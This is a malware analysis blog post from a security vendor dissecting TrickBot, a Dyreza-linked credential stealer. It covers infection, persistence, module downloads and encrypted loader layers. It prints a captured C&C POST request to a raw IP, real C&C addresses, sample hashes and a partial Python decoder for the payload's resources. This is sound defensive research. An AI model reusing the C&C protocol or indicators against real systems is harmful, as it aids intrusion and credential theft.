Introducing TrickBot, Dyreza's successor

blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/

Malwarebytes Labs October 24, 2016

Recently, our analyst Jérôme Segura captured an interesting payload in the wild. It turned out to be a new bot that, at the moment of analysis, hadn't been described yet. According to strings found inside the code, the authors named it TrickBot (or "TrickLoader").

Many links indicate that this bot is another product of the threat actors previously behind Dyreza, a credential-stealer. While TrickBot seems to be written from scratch, it contains many similar features and solutions to those we encountered analyzing Dyreza.

Analyzed samples


TrickBot's modules:

- 533b0bdae7f4c8dcd57556a45e1a62c8 – systeminfo32.dll
- c5a0a3dba3c3046e446bd940c20b6092 -systeminfo64.dll

Additional payload:


Distribution

The payload was spread via malvertising campaign, which dropped the Rig EK:




Behavioral analysis

After being deployed, TrickBot copies itself into %APPDATA% and deletes the original sample. It doesn't change the initial name of the executable, however. (In the given example, the analyzed sample was named "trick.exe".)




First, we can see it dropping two additional files: *client_id* and *group_tag*. They are generated locally and used to identify, appropriately, the individual bot and the campaign to which it belongs. The content of both files is not encrypted; it contains text in Unicode.


An example of the *client_id* consists of the name of the attacked machine, operating system version, and a randomly-generated string:




Example of the *group_tag*:




Then, in the same location, we can see *config.conf* appearing. This file is downloaded from the C&C and stored in encrypted form.



After some time, we can see another folder being created in %APPDATA% named *Modules*. The malware drops additional modules downloaded from the C&C, which are also stored encrypted. In a particular session, TrickBot downloaded modules called *injectDll32* and *systeminfo32*:




This particular module may also have a corresponding folder where its configuration is stored. The pattern of the naming convention is *[module name]_configs*.




When we observe the execution of the malware via monitoring tools, i.e. ProcessExplorer, we can find it deploying two instances of *svchost*:

The bot achieves persistence by adding itself as a task in Windows Task Scheduler. It doesn't put any effort in hiding the task under a legitimate name, and instead just calls it "Bot."




If the process is killed, it is automatically restarted by the *Task Scheduler Engine*:



Network communication

TrickBot connects to the several servers:



First, it connects to a legitimate server *myexternalip.com* in order to fetch the IP visible from outside.


The interesting part is that it doesn't try to disguise as a legitimate browser. Instead, it uses its own User Agent: "BotLoader" or "TrickLoader."

Most—but not all—of the communication with its main C&C is SSL encrypted. Below, you can see an example of one of the commands sent to the C&C:


```
POST /tmt2/TESTMACHINE_W617601.0AA51603462315124EDC5EB74D617D48/60/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 188.138.1.53
Connection: close
Content-Type: multipart/form-data; boundary=---------EBBAOKIYWDTVJESP
Content-Length: 727

-----------EBBAOKIYWDTVJESP
Content-Disposition: form-data; name="data"

POST / HTTP/1.1
Host: ocsp.digicert.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Length: 83
Content-Type: application/ocsp-request
Connection: keep-alive

0Q0O0M0K0I0       ..+.....(. A...B..G@B.X....>.i...G...&....cd+....y.D.... .a_.k..
-----------EBBAOKIYWDTVJESP
Content-Disposition: form-data; name="keys"


-----------EBBAOKIYWDTVJESP
Content-Disposition: form-data; name="link"

http://ocsp.digicert.com/
-----------EBBAOKIYWDTVJESP--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 20 Oct 2016 15:02:43 GMT
content-length: 3
Content-Type: text/plain

/1/
```

Looking at the URL of POST request, we notice the group_id and the client_id that are the same as in the files. After that, the command id follows. This format was typical for Dyreza.

The bot also downloads an additional payload (in the particular session it was: 47d9e7c464927052ca0d22af7ad61f5d) without encrypting the traffic:



C&Cs are set up on hacked wireless routers, such as MikroTik. This way of setting up the infrastructure was also previously used by Dyreza.



In this example of a used HTTPs certificate, we can see that the used data is fully random and not even trying to imitate legitimate-looking names:

https://193.9.28.24/tmt2/TESTMACHINE_W617601.653EB63213B91453D28A68C80FCA3AC4/5/sinj/

Certificate Viewer:"rvgvtfdf"

General | Details

Could not verify this certificate because the issuer is unknown.

Issued To

Common Name (CN)	rvgvtfdf
Organization (O)	tg4r6tds
Organizational Unit (OU)	rst
Serial Number	00:C5:63:15:A8:0D:6A:86:E5

Issued By

Common Name (CN)	rvgvtfdf
Organization (O)	tg4r6tds
Organizational Unit (OU)	rst

Period of Validity


Begins On	08.06.2016
Expires On	08.06.2017

Fingerprints

SHA-256 Fingerprint	34:04:69:57:08:B1:C8:F9:7D:B4:D4:E3:3C:57:F8:4F: 23:B0:DF:E0:BE:75:14:77:0B:43:2A:5B:A8:66:25:2D
SHA1 Fingerprint	92:75:D5:27:40:C0:B0:1C:E9:52:32:3D:0F:53:68:D7:8A:74:FF:BF


Inside the malware

TrickBot is composed of several layers. As usual, the first layer is used for protection: It carries the encrypted payload and tries to hide it from AV software.




Loader

The second layer is a main bot loader that chooses whether to deploy a 32-bit or 64-bit payload. New PE files are stored in resources in encrypted form. However, the authors didn't try to hide the functionality of particular elements, and looking at the names of the resources, we can easily guess what their purpose is:




Selected modules are decrypted during execution.

At the beginning, the application fetches information about the victim's operating system in order to choose the appropriate way to follow:



Depending on the environment, a suitable payload is picked from resources, decrypted by a simple algorithm, and validated:




The decrypting procedure is different than the one found in Dyreza, however, the general idea of organizing content (three encrypted modules in resources) is analogous.

```
def decode(data):
    decoded = bytearray()
    key = 0x3039
    i = 0
    for i in range(0, len(data)):
        dec_val = data[i] ^ (key % 0x100)
        key *= 0x0AE529
        key += 0x24D69
        decoded.append(dec_val)
